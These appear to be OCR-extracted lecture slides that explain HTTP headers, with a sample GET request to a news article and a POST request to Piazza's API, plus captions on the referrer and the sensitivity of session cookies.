
HTTP Headers

```
http://www.theverge.com/2015/2/19/8067505/lenovo-installs-adware-private-data-hackers

GET /2015/2/19/8067505/lenovo-installs-adware-private-data-hackers HTTP/1.1
Host: www.theverge.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza




HTTP Headers

```
https://piazza.com/logic/api?method=content.create&aid=i6ceq3skno48

POST /logic/api?method=content.create&aid=i6ceq3skno48 HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class?nid=i55texo54nv3eh
Content-Length: 640
Cookie: piazza_session="
Pragma: no-cache
Cache-Control: no-cache
    {"method":"content.create","params":{"nid":"i55texo54nv3eh","type":"note","subject":"Live HTTP headers","content":"<p>Starting today ...
```

Session cookie (more on this later). Not something you want to share!

HTTP POST requests

Posting on Piazza




HTTP Headers

```
https://piazza.com/logic/api?method=content.create&aid=i6ceq3skno48

POST /logic/api?method=content.create&aid=i6ceq3skno48 HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class?nid=i55texo54nv3eh
Content-Length: 640
Cookie: piazza_session="
Pragma: no-cache
Cache-Control: no-cache
    {"method":"content.create","params":{"nid":"i55texo54nv3eh","type":"note","subject":"Live HTTP headers","content":"<p>Starting today ...
```

Session cookie (more on this later). Not something you want to share!

HTTP POST requests

Posting on Piazza



HTTP Headers

